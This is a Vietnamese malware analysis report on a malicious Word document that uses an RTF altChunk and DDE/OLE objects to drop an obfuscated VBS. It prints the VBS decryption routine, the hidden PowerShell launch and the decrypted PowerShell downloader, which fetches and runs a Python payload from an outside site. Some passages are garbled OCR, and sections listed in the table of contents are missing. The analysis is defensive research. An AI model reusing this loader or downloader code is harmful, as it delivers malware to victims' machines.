

Báo cáo

Phân tích mã độc

MỤC LỤC

1. Lý thuyết.....	2
1.1. Kỹ thuật tấn công sử dụng DDE.....	2
1.2. Tính khả thi của DDE hiện nay.....	2
2. Phân tích tĩnh.....	3
2.1. Tổng quan.....	3
2.2. Bóc tách file .docx gốc.....	4
Phân tích nội dung file ddle_rtf_394871.vbs.....	7
File .bin.....	11
2.3. Nhận định.....	11
3. Phân tích động.....	12
3.1. Chạy trên bản word 2010.....	12
3.2. Chạy trên bản word mới nhất.....	12
4. CVE.....	13
5. PoC.....	14

1. Lý thuyết

1.1. Kỹ thuật tấn công sử dụng [DDE](#)

Định nghĩa: Là kỹ thuật lợi dụng giao thức Dynamic Data Exchange (DDE) của Windows để thực thi các câu lệnh tùy ý. Giao thức DDE vốn được thiết kế để các ứng dụng giao tiếp và tự động trao đổi dữ liệu, bao gồm cả việc gửi các yêu cầu thực thi lệnh cho nhau.

Ứng dụng:

- Thực thi lệnh tự động: Lợi dụng tính năng cho phép các ứng dụng tự động trao đổi các "yêu cầu thực thi lệnh" khi một liên kết DDE đã được thiết lập.
- Tấn công Macro-less: Chèn các lệnh DDE độc hại trực tiếp hoặc thông qua các tệp nhúng vào tài liệu Microsoft Office.
- Tấn công sử dụng CSV: Chèn các công thức chứa mã DDE vào file CSV. Khi người dùng mở file bằng Excel, payload sẽ tự động kích hoạt.
- Vượt rào cản môi trường, thực thi từ xa: Thông qua DDE, kẻ tấn công có thể chạy lệnh trên các hệ thống đã bị xâm nhập khi không có quyền truy cập trực tiếp vào các [bộ thông dịch lệnh/script](#); DDE có thể được kết hợp với các dịch vụ từ xa như DCOM (Distributed Component Object Model).

1.2. Tính khả thi của DDE hiện nay

Từ cuối năm 2017 và đầu 2018, Microsoft đã phát hành các bản cập nhật bảo mật (như [ADV170021](#)) để tắt tính năng tự động thực thi DDE trong Word và Excel.

Cơ chế: thông qua Registry key:


HKEY_CURRENT_USER\Software\Microsoft\Office\[Phiên bản Office]\Word\Security\AllowDDE
(tương tự cho Excel).

- Bản cập nhật ép giá trị mặc định của AllowDDE thành 0. Trạng thái này tắt hoàn toàn chức năng DDE, khiến Word/Excel từ chối mọi nỗ lực tự động thực thi các chuỗi lệnh DDE (như DDEAUTO) được nhúng trong tài liệu.
- Để mã độc DDE có thể hoạt động trên hệ thống đã cài ADV170021, khóa này phải bị thay đổi thủ công thành giá trị 2 (cho phép toàn bộ lệnh DDE) hoặc 1 (chỉ cho phép DDE hoạt động giữa các ứng dụng đã được mở sẵn).

2. Phân tích tĩnh

2.1. Tổng quan

Các file:



Các tiến trình:



File .docx gốc:

Kích thước: 260KB

Hash: eb8ee248b367276079c7c5dfe763dccd01021cd66304ad307311fddf5e3a67c7

Kiểu file: Zip archive data, made by v2.0, extract using at least v2.0, last modified Jul 12 2026 23:22:00, uncompressed size 0, method=store

ddle.rtf:

Kích thước: 4.4MB

Hash: b9adf441cb3e61937ae6ba1380638e27f3f5fd21914851fddae08018dca94917

Kiểu file: Rich Text Format data, version 1

Có chứa strings liên quan đến DDE: objupdate. Đây là lệnh ép tự động cập nhập các đối tượng OLE (dựa trên DDE) ngay khi chạy file office.

```
EOREYBYUWUF1HXSMRIBYP0E1S  
142531\objupdate{\v\FNJDE  
PCHQJLZBEZAJYZURMOPHBLFYQ
```

ddle.rtf_394871.vbs

Kích thước: 16KB

Hash: af25e91478cf07fce1a26536e9bc7c6dc9d98f47afe8da6ccc1bbbd32dfcaaf2

Kiểu file: Rich Text Format data, version 1

ddle.rtf_object_000C202D.bin

Kích thước: 3.0KB

Hash: a1ec8f42b37ac61f856877bc6c578722988741116c1ff5802b37bc9d1ce4d410

Kiểu file: Composite Document File V2 Document, Cannot read section info

Hex dump: không thu thập được thông tin gì.

[illegible]

Dùng `rtfobj` để trích xuất và giải mã:

File .vbs: có path gốc là C:\\Path\\394871.vbs; không phải file thực thi (kiểm tra bằng các công cụ phân tích PE)

File .bin: có liên quan tới Equation Editor object của các ứng dụng Microsoft Office.


```
File: 'ddle.rtf' - size: 4406506 bytes
```

id	index	OLE Object
0	000A967Ch	format_id: 2 (Embedded) class name: b'Package' data size: 15808 OLE Package object: Filename: '394871.vbs' Source path: 'C:\\Path\\394871.vbs' Temp path = 'C:\\Path\\394871.vbs' MD5 = '85df9059e09cb2f50a5c42b06eb48793' EXECUTABLE FILE File Type: Unknown file type
1	000C202Dh	format_id: 2 (Embedded) class name: b'Equation.3' data size: 3072 MD5 = 'bea6f36dabcf9bb48970c872b2f3824c' CLSID: 20E02C00-0000-0000-0C00-000000000004 unknown CLSID (please report at https://github.com/decalage2/oletools/issues) Possibly an exploit for the Equation Editor vulnerability (VU#421280, CVE-2017-11882)

$$| (*)$$

Insert an equation with Equation Editor

1. On the **Insert** tab, in the **Text** group, click **Object**.



2. In the **Object** dialog box, click the **Create New** tab.

3. In the **Object type** box, click **Microsoft Equation 3.0**, and then click **OK**.

Nội dung file .vbs khả năng cao là payload/downloader. File .bin có nội dung là binary.

```

Taxabilityslingsmet = ChrW(Proselytisearbejdsopp)
Skrivebesktytes = Skrivebesktytes + "iOvera ThelSlongarpe.axiste cUndeoPlongarnCUSkain.ittt') :hoimulzParacerebellar90=hoimulzDillongarvial[hoimulzKontant
forbrlongargetaxis])hoimulzJobbede=385729;hoimulzMiniproblemaxis=30036;Froaxistfrieaxis (Straaglongarleaxis 'Gennhoimulz A axisGB.anLTrivoAlblongarBExacaN
on LPrel: Viaxi"
Skrivebesktytes = Skrivebesktytes + "spSpiloHeaxistaxisidiffitUdIgN Tano0v.rMhoveiCol N ,epAlongarn clClay Preo=.aaxisc dkaxismge,cleydmytEb e.YeomChol 0Hor
rrCraaxisTSaIEil longarNBn atRebr Rd ehoimulzpe,ICaaxistrhChanIBefaxisR nboiPlongaraxistPA reA');Froaxistfrieaxis (Straaglongarleaxis ' ecthoimulzBeaxist
gbrml emiol vobSeqlongarIndaxisl Wor:ingef zo"
Bungstarterskatt = Space(15)
Skrivebesktytes = Skrivebesktytes + "ooPinirFlota FodnFormKU anr chwi .kknNobeg axisniaxis dtpFlovlongarUnarn.terkFa vtSlongar re IaxismrI.dr Cont=Salg D
iox[Rem S Unaxisy ilaxisaxisnelongart loceKlarm Bar.axis peCKLongarrraxisomikaxisnLgmnvT,ngeB dbrKolotFlec]Bi i:Frit:E,gaFAInirGlongarmfoRaremBackB Ui aVr
tpax"
Skrivebesktytes = Skrivebesktytes + "isSekaxise arp6 Opk4tr vSUndet ngrMaaxiskidiagnSlongarrrg,itr(inv.hoimulz A,iP KanoDollaxisAcactgl.bnUdhaoEle mClong
araxisiiAfaxispnFl xaKe iLS,ri)');Froaxistfrieaxis (Straaglongarleaxis 'cembhoimulzMaklongarGAtamIHive0TreLBChr,ASlongarpelVer :Diplongar longarrbnMoer0
ax"
Skrivebesktytes = Skrivebesktytes + "isteRMyeIASlongarppl Van Skr=Apot Peraxis[ emeSS loy Hejaxisaxis.attlb,veAfplMUnaxist.Ti axistD.loeS inXPr,dTKab .Sa
,aEH geN BarChalv0Re axisDDeciiNelinBlongarrrlongarGUNin]Unlongarp:.rbe:ArtearefoaxisH,paxiscDomiI InlongarICali.AlongartoganaxisaePiezTSTraaxisach TMymrr
em iBlaanRombgFina(Agtvhoimulz IndFE,ico"
Skrivebesktytes = Skrivebesktytes + "Fj rrSnapAabthN A axisKGreenRfl tiWiaxistnM axispgDommaxisDeg paxistigUEneanUrazKbjnITPyroeTh rrRdaxist');Froaxistfri
eaxis (Straaglongarleaxis 'Far hoimulzUdmLongarG C,mLUd,ooglongar dbQlongara.AUmptl ri: Opdf HalongarRBirkoE fapInterCo.odlongarnbeiBagak Rade NonnPaweeS
LR er-Ageaxi"
Skrivebesktytes = Skrivebesktytes + "shoimulzlongargenU VernKon.o ,ntRAfhlongara Me,lKiot.SkifSHolaUltardBReIaxisErh TSticrPolyiCognnCygngG eti( Chahoimulz
,alongardjLavo0 VacBPo tb onme redSacieSkov, axistohoimulz,arnMNormi,acknRe iISm.LPCykerUpaxistOSammbnonvlf rnEDelym U axisaxisfire');Froaxistfrieaxis h
oimulzFr"
Skrivebesktytes = Skrivebesktytes + "oprdikener;"

```

```

Set oz = CreateObject("Wscript.Shell")

```

```

F1 = F1 & "60 90 40 58 D4 F7 7D E5 F6 8A 68 91 7D EE 09 19 "
F1 = F1 & "EB F1 3A 38 56 E3 F1 DD 98 95 39 63 CE 23 00 2C "
F1 = F1 & "FE 1D F0 FA 4A 8B DD 5C 41 B3 80 13 01 40 D4 00 "
F1 = F1 & "6F DF BE 12 E4 DF 08 84 F5 35 B2 C9 0A 08 FF 57 "
F1 = F1 & "DB 60 12 9F 51 4E 4A 4D 03 CA FF 28 46 60 2E 92 "
F1 = F1 & "DD AE 92 18 78 B0 80 38 D9 2F ED 5B B3 53 0D 25 "

```

Kiểm tra lại: trong tất cả các file được unzip từ file .docx gốc, chỉ có ddle.rtf và các file sinh ra từ nó là có nội dung đáng ngờ.

Ngoài ra, file document.xml có chứa logic nhúng ddle.rtf vào file .docx: đó là bằng cách sử dụng altChunk (Alternative Format Chunk) - cơ chế cho phép trộn các định dạng tài liệu khác vào thẳng file .docx. Thuộc tính r:id="NYp8" là khóa liên kết, được tra cứu trong thư mục word/_rels/document.xml.rels của file .docx khi unzip ra.

```

[ trang@lenovo-debian archive ]$ tree
.
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
│   └── word
│       ├── ddle.rtf
│       ├── ddle.rtf_394871.vbs
│       ├── ddle.rtf_object_000C202D.bin
│       ├── document.xml
│       ├── fontTable.xml
│       └── rels
│           └── document.xml.rels
├── settings.xml
├── styles.xml
├── theme
│   └── theme1.xml
└── webSettings.xml

```

```
document.xml x
2 <w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:w16se="http://schemas.microsoft.com/office/word/2015/wordml/symex" xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 w15 w16se wp14"><w:body><w:altChunk r:id="Nyp8" /></w:body></w:document>

document.xml.rels x
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/aFChunk" Target="/word/ddle.rtf" Id="Nyp8"/></Relationships>
```

Phân tích nội dung file *ddle_rtf_394871.vbs*

Đầu tiên là đoạn mã nối 1 chuỗi văn bản khổng lồ vào biến "Skriverbeskyttes", nội dung là các từ khóa giống của Powershell đã bị làm rối. Tuy nhiên về sau biến này không được dùng đến. Vậy đây là kỹ thuật anti-analysis.

```
ddle.rtf_394871.vbs
1
2
3 Skriverbeskyttes = Skriverbeskyttes + "Get-ChildItem;Get-Service;hoimulzAaxiscendant=(gcm A:).CommandType;hoimulzAaxiscendant=[String]hoimulzAaxiscendant;hoimulzOvercaptiolongaraxis='Hedgebote';hoimulzAaxiscendant+='';(n'i -p hoimulzAaxiscendant -n Straaglongarleaxis -vallongare { param (hoimulzDematerialiaxiserendrejaxisendeaxis);hoimulz0ver"
4 Skriverbeskyttes = Skriverbeskyttes + "captiolongaraxis='Pralerietaxis';hoimulzDematerialiaxisere=4;hoimulzClongarteraxis='Rytmebokaxisen';do {hoimulz0prejaxisetl4=hoimulzDematerialiaxiserendrejaxisendeaxis(hoimulzDematerialiaxisere);hoimulzDematerialiaxisere=5} longarntil((hoimulzDematerialiaxiserendrejaxisendeaxis(hoimulzDematerialiaxisere))hoimulz"
5 Skriverbeskyttes = Skriverbeskyttes + "z0prejaxisetl4));(n'i -p hoimulzAaxiscendant -n Froaxistfrieaxis -vallongare {param (hoimulzAfbalaxisningen));(hoimulzIndopertnr) (hoimulzAfbalaxisningen));ConvertTo-HTML;hoimulzRindekxisel=Straaglongarleaxis 'KLINFaaxiscelveclongarrr.DrivW';hoimulzRindekxisel=Straaglongarleaxis"
6 Skriverbeskyttes = Skriverbeskyttes + "longarleaxis 'RecieRenab NorcCatalPrecIAkryEUdlnN llongart';hoimulzSkanderet=Straaglongarleaxis '0xypMtel.o Pr ez,ackiTonel abrBactaDino//';hoimulzSpaoaxis=Straaglongarleaxis 'Meaxisot P tlStataxisAn,ilVerd2';hoimulzUnreconaxisstrlongarctible=hand[ J rN .inE Ca tFodn. BlySParneK,naxisrCh.CvGriff agtDeboeCadePaxistraoL"
7 Skriverbeskyttes = Skriverbeskyttes + "agaxisI .rankRelIT BrnmSpec afbNSpgeAMalrg BelEbolirAmarj Fol;M,n: T mSSv.NEvaaxiskScmmeUAF eRSc,ilwhirTtolvyR adip CopRr dnoFeditFotodHaraClang0 TarL,epa=th ghomulzU,imSBlongardgPFati0DlongarlgaxisAn.PI';hoimulzSkanderet=Straaglongarleaxis '.longarbr5 kon. Pen6Gra, Tankl tarW oaxisiDra"
8 Skriverbeskyttes = Skriverbeskyttes + "m DecdSyntoMlongar wV,ziaxis0dr BehaN .naxisTwall Pino1 ath0Prlongart.Chat0Belm;Gen TrioWEnd iC rwnTall6 iv 14Hand;Exce Co oxBlongarm6 Rej4Evak;R,ec Con rN povNdri:aaaxislLine3blongarl 7comp.Strlongar0Lgeq)Cyaxist ScreGAnaxispeAfflc Swik longarbc0Diri/"
9 Skriverbeskyttes = Skriverbeskyttes + " Mlongarn2 B 10 UnaxislIron0Myoe0Prod1Dele0TabelEfte ReaxistFFPriniOve r Raaxise HoffGennoblanxEncr/RecolIndaxis3remi7Schl.Svag0';hoimulzBarway=Straaglongarleaxis 'LibelongarH axisbaxisScole ExeRine,-WindEnti6 MI,eFinINLYdiT';hoimulzParacerebellar90=Straaglongarleaxis 'MarkHUnaxisotklongarkrt reaxis CitaxisTall: V n// axis"
10 Skriverbeskyttes = Skriverbeskyttes + "ti//Tac KD ipr 0,aibrolongaraxis Sk,tAlongarraa K.lllongardaxiszmCxaxis.e0robmSlongarpeiS,arn Diaxis. Phic0hla0 SpaxismPo,y// longarBrBrdaxisa OviafremeForeIR tt2 .eaxis7,onb.be poAFaxiskRet x';hoimulzkontormedhjlpereaxis=Straaglongarleaxis 'Blaxisps';hoimulzIndopertnr=Straaglongarleaxis 'DetoDe ae Waki';hoimulzAntipyr"
11 Skriverbeskyttes = Skriverbeskyttes + "inet='Spavine';hoimulzPoleret='LgdommerordnIngeraxis.Mac';Froaxistfrieaxis (Straaglongarleaxis 'CicehoimulzklongaraxisgMenaxisLko bo Po.BELlongarda eaxiskLSamt:SbyeikonfN Bl.D St,e C cc PorINandaxis ToriTownoTopaxisNSm,axis=Pro hoimulzldreeCerbNMotiVLbeb: S"
12 Skriverbeskyttes = Skriverbeskyttes + "teALgerPPhaaxisPD,tadVer AFlongarzetHaleaSt,rFjaaxishoimulzVagiPPhae0LatrL JoiEF rnr RelEKinet');Froaxistfrieaxis (Straaglongarleaxis 'Ent,hoimulzEntagAndaLfeaxis oSp cBMetea DalNoto: aaxisotLap.IRemilSlongarbblongar axistevBrn iHaaxisAdolongarcLhove' Borh oimulzIaxisstapHo axisa Co r UnaxisA P lHircEMe crh."
13 Isobiogeneticge = Replace("Arisaema","Nostrum","Pelanos")
14 Skriverbeskyttes = Skriverbeskyttes + "emebronBFjere Defl Slongarpl B,paMyzoRfL,k9 nla0 Slongarp.DikKSAlarp AlongargLEqlongarai SneTka,t(Yderhoimulz E lnVa doRoKlW,ne0Istr0M,c.r KryMcon,Efe,tDindhEt ejBto.l eilP LForer T,veHeronUnplaxisBlongard)');Froaxistfrieaxis (Straaglongarleaxis hoimulzUnreconaxisstrlongarctible);hoimulz"

NORMAL ddle.rtf_394871.vbs 5:314
75 lines yanked
```

Tiếp theo, "oz" là 1 đối tượng Wscript.Shell.

```
37
38
39 Set oz = CreateObject("Wscript.Shell")
40
```

Đoạn mã hex khổng lồ ở giữa file chính là payload, lưu vào biến "hk".

```

43 F1 = F1 & "60 9D 4D 5B D4 F7 7D E5 F6 8A 6B 91 7D EE 09 19 "
44 F1 = F1 & "EB F1 3A 3B 56 E3 F1 DD 9B 95 39 63 CE 23 00 2C "
45 F1 = F1 & "FE 1D F0 FA 4A B8 DD 5C 41 B3 80 13 01 40 D4 0D "
46 F1 = F1 & "6F DF BE 12 E4 DF B0 84 F5 35 B2 C0 0A 08 FF 57 "
47 F1 = F1 & "DB 6D 12 9F 51 4E 4A 4D 03 CA FF 28 46 60 2E 92 "
48 F1 = F1 & "DD AE 92 18 78 B0 80 38 D9 2F ED 5B B3 53 0D 25 "
49 F1 = F1 & "DE C4 20 32 86 7C 0F 70 14 F1 17 3E E1 9B EB E5 "
50 F1 = F1 & "14 EA 67 34 C5 05 9C BA 41 86 99 0C 9A D4 F1 2F "
51 F1 = F1 & "FD E2 46 38 47 D4 9B 99 1E 61 4D DC 5F 21 B1 27 "
52 F1 = F1 & "F8 C5 97 FB 9D B3 78 D1 97 61 0B B5 29 02 9A A2 "
53 F1 = F1 & "51 00 2E 8F 28 23 15 BB 51 82 12 63 D9 91 BC DE "
54 F1 = F1 & "D3 2B C1 F2 1A C8 15 D4 86 B2 8A 43 19 51 35 4E "
55 F1 = F1 & "3C ED 91 55 77 23 17 3B DE C3 3E 79 D0 C4 26 37 "
56 F1 = F1 & "E1 13 A9 3F FD 5C 6C D5 2A 28 35 AD 1B 53 82 EE "
57 F1 = F1 & "19 9C EF 99 11 F5 85 14 06 5A 40 19 EA B1 0C 4F "
58 F1 = F1 & "A2 08 7B A5 97 2E 2E 30 46 D0 D0 09 B2 77 0B 41 "
59 F1 = F1 & "2F 48 3A 48 A5 4C 6B A4 CE F1 A2 80 BC 33 E0 C4 "
60 F1 = F1 & "9F D5 07 B1 31 4F 90 98 39 18 FD 9F D7 24 B9 19 "
61 F1 = F1 & "9C 67 06 BD 66 C1 2F 0F FB C4 41 89 62 80 31 00 "
62 F1 = F1 & "1A 27 9D 9D 00 44 11 6B 63 56 1A 8C 71 C4 AB D1 "
63 F1 = F1 & "6A 19 8F 73 A1 3A 89 29 F8 DD 14 43 C3 67 87 63 "
64 F1 = F1 & "1F 08 22 9D 61 B7 3E 40 2B 6B E1 7E 9F EF B1 AD "
65 F1 = F1 & "24 B6 E7 6C 56 23 25 4D 51 7A 05 70 2D 13 AD DD "
66 F1 = F1 & "CF 4B 18 E9 38 EA 8C 9F FA 2D 72 CA 00 94 7F D4 "
67 F1 = F1 & "A9 C6 57 79 1C 7C AB 40 AD 5F 2C E7 B6 A4 D7 AD "
68 F1 = F1 & "D7 15 97 24 5C 52 62 8B 41 FA 75 B3 90 4B D4 9F "
69 F1 = F1 & "5E CA FD EC 47 A7 57 C2 7B E4 07 5A 38 15 5E 35 "
70 F1 = F1 & "86 1C 76 21 85 9B 3D F6 70 7D 06 D8 24 3C DF DC "
71 F1 = F1 & "EC A9 A7 7E C2 98 0E 9C B8 27 46 80 A4 D8 CB 14 "
72 F1 = F1 & "04 EE 59 E5 97 5F CD 62 02 C7 B5 BD E5 D9 B9 FC "
73 F1 = F1 & "86 03 16 9A E6 00 35 14 02 4C 33 E9 DC 4B 19 21 "
74 F1 = F1 & "08 85 F2 AE D8 FE AE C5 F9 1E 7C C5 B5 D0 57 C3 "
75 F1 = F1 & "22 00 58 90 D6 59 16 35 C5 19 B4 37 E2 7C 5F 4E "
76 F1 = F1 & "D8 7B 2B D7 03 1A 97 66 7D E7 FA 4B 07 9A CC 40 "

```

Logic giải mã payload:

Khóa giải mã: "am", có logic như dưới

```

119
120 am = Replace("H|U|C|o|G|O|j|U|h|n|F|N|R|K|r|M|r|K|T|8|t|A|j|X", "|", "")
121

```

Hàm giải mã "qk":

```

123 Function qk(lq, xo)
124     Dim S(255), i, j, k, t, out, bytes
125     For i = 0 To 255 : S(i) = i : Next
126     j = 0
127     For i = 0 To 255
128         j = (j + S(i) + Asc(Mid(xo, (i Mod Len(xo)) + 1, 1))) Mod 256
129         t = S(i) : S(i) = S(j) : S(j) = t
130     Next
131     i = 0 : j = 0
132     bytes = Split(lq, " ")
133     out = ""
134     For Each b In bytes
135         If Trim(b) <> "" Then
136             i = (i + 1) Mod 256
137             j = (j + S(i)) Mod 256
138             t = S(i) : S(i) = S(j) : S(j) = t
139             k = S((S(i) + S(j)) Mod 256)
140             out = out & Chr(CLng("&H" & b) Xor k)
141         End If
142     Next
143     qk = out
144 End Function

```

Tại "hh", tiến hành giải mã biến "hk" (đoạn hex) với khóa "am" bằng hàm "qk":

```

147 hh = qk(hk, am)

```

Đoạn mã tiếp theo gọi Powershell.


```

149 th = ""
150 For i = 1 To Len(hh)
151 |   th = th & Chr(Asc(Mid(hh, i, 1)) Xor 159)
152 Next
153
154 un = Chr(34)
155
156 ab = Chr(37) & "s" & Chr(121) & "s" & "t" & "e" & "m" & "r" & "o" & "o" & "t" & Chr(37)
157
158 pz = oz.ExpandEnvironmentStrings(ab) & "\SysW0" & "W64\WindowsPo" & "werShe" & "ll\v1.0\Powe" & "rshel" & ".Ex" & "e"
159
160
161 Set lv = CreateObject("Scripting.FileSystemObject")
162
163 If lv.FileExists(pz) = false then
164 pz = "P" & "owersh" & "ell.E" & "xe"
165 end if

```

Và thực hiện Powershell với tham số cuối là 0 - báo hiệu cho Windows ẩn hoàn toàn cửa sổ thực thi của powershell.

```

168 oz.Run pz & " " & un & th & un, 0

```

Cuối cùng là hàm "je" - là 1 hàm không dùng đến. Vậy file cũng kết thúc bằng kỹ thuật anti-analysis.

```

172 Function je(gz, jl, qn)
173
174 for i=0 to len(jl)
175 qn = qn & i
176 next
177
178 Set lv = CreateObject(Chr(83) & "cripting.File" & Chr(83) & "ystemObject")
179
180 Set nt = lv.OpenTextFile(gz,2,true)
181 nt.WriteLine(jl)
182 nt.Close
183
184
185 End Function

```

Giải mã đoạn payload

Sử dụng input là đoạn hex, với các công thức giải mã theo logic trên, ta được payload Powershell:

The screenshot shows a web-based hex-to-decimal converter. The 'Input' field contains a long hex string. The 'Output' field displays the decoded PowerShell command. The decoded command is a PowerShell script that sets environment variables, creates a file, and runs a command to download and execute a file from a remote server.

```

[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$v=$null;Add-Type -AssemblyName Microsoft.VisualBasic;[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$z=Join-Path $env:PUBLIC 'Downloads\python312x86.zip';$e=Join-Path $env:USERPROFILE 'AppData\Roaming\Templates';if(Test-Path $z){Remove-Item $z -Force};$v=[Microsoft.VisualBasic.Interaction]::CallByName(($v=[New-Object Net.WebClient;$v.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36');$v.Headers.Add('Referer','https://www.nishiwaki.ne.jp/');$v),'DownloadFile',[Microsoft.VisualBasic.CallType]::Method,'https://www.nishiwaki.ne.jp/uploader/uploader.cgi?mode=download&no=857',$z);if(Test-Path

```

[System.Net.ServicePointManager]::ServerCertificateValidationCallback={\$true};\$v=\$null;Add-Type -AssemblyName

Microsoft.VisualBasic;[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12; \$z=Join-Path \$env:PUBLIC 'Downloads\python312x86.zip';\$e=Join-Path \$env:USERPROFILE 'AppData\Roaming\Templates';if(Test-Path \$z){Remove-Item \$z

```
-Force};$v=[Microsoft.VisualBasic.Interaction]::CallByName((&{$w=New-Object
Net.WebClient;$w.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0
Safari/537.36');$w.Headers.Add('Referer','https://www.nishiwaki.ne.jp/');$w}),'DownloadFile',[Microsoft.
VisualBasic.CallType]::Method,'https://www.nishiwaki.ne.jp/uploader/uploader.cgi?mode=downld&no=8
57',$z);if(Test-Path $e){Remove-Item $e -Recurse -Force};New-Item -Path $e -ItemType Directory
-Force;Add-Type -AssemblyName
System.IO.Compression.FileSystem;[System.IO.Compression.ZipFile]::ExtractToDirectory($z,$e);$p=Joi
n-Path $e 'python312x86\python.exe';$s=Join-Path $e 'python312x86\Protected.py';Start-Process
-FilePath $p -ArgumentList $s -WorkingDirectory (Split-Path $s);Remove-Item $z -Force
```

Phân tích đoạn payload:

1. Ép hệ thống nhận mọi chứng chỉ, dùng TLS 1.2

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$v=$null;Add-Type
-AssemblyName
Microsoft.VisualBasic;[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12
;
```

2. Khai báo các path:

- C:\Users\Public\Downloads\python312x86.zip(\$z)
- C:\Users\<User>\AppData\Roaming\Templates (\$e)

Đồng thời xóa các file trùng lặp tại path \$z.

```
$z=Join-Path $env:PUBLIC 'Downloads\python312x86.zip';$e=Join-Path $env:USERPROFILE
'AppData\Roaming\Templates';if(Test-Path $z){Remove-Item $z -Force};
```

3. Tải file vào \$z

```
$v=[Microsoft.VisualBasic.Interaction]::CallByName((&{$w=New-Object
Net.WebClient;$w.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0
Safari/537.36');$w.Headers.Add('Referer','https://www.nishiwaki.ne.jp/');$w}),'DownloadFile',[Microsoft.
VisualBasic.CallType]::Method,'https://www.nishiwaki.ne.jp/uploader/uploader.cgi?mode=downld&no=8
57',$z);
```


4. Giải nén vào \$e

```
if(Test-Path $e){Remove-Item $e -Recurse -Force};New-Item -Path $e -ItemType Directory
-Force;Add-Type -AssemblyName
System.IO.Compression.FileSystem;[System.IO.Compression.ZipFile]::ExtractToDirectory($z,$e);
```

5. Thực thi mã độc (Protected.py), xóa tệp .zip gốc đã tải về \$z.

```
$p=Join-Path $e 'python312x86\python.exe';$s=Join-Path $e 'python312x86\Protected.py';Start-Process
-FilePath $p -ArgumentList $s -WorkingDirectory (Split-Path $s);Remove-Item $z -Force
```

(Tuy nhiên domain download là sạch, có vẻ kẻ tấn công đã lợi dụng 1 trang web hợp lệ cho upload free.)



File .bin

Đa số PoC của CVE-2017-11882 không có file .vbs, chỉ dựa vào file .bin để gọi cmd.exe. Trong mẫu malware này, file .bin không đóng vai trò gì.

2.3. Nhận định

Mẫu malware này sử dụng kỹ thuật [DDE attack](#) thông qua đối tượng OLE (.rtf) nhúng trong tệp .docx. Chuỗi lây nhiễm gồm: Sử dụng cấu trúc OLE để nhúng và điều chỉnh dung lượng file .rtf nhằm qua mặt AV -> Drop file .vbs -> Giải mã đoạn mã PowerShell được mã hóa thủ công -> Tải môi trường Python độc lập để khởi chạy payload lõi Protected.py.

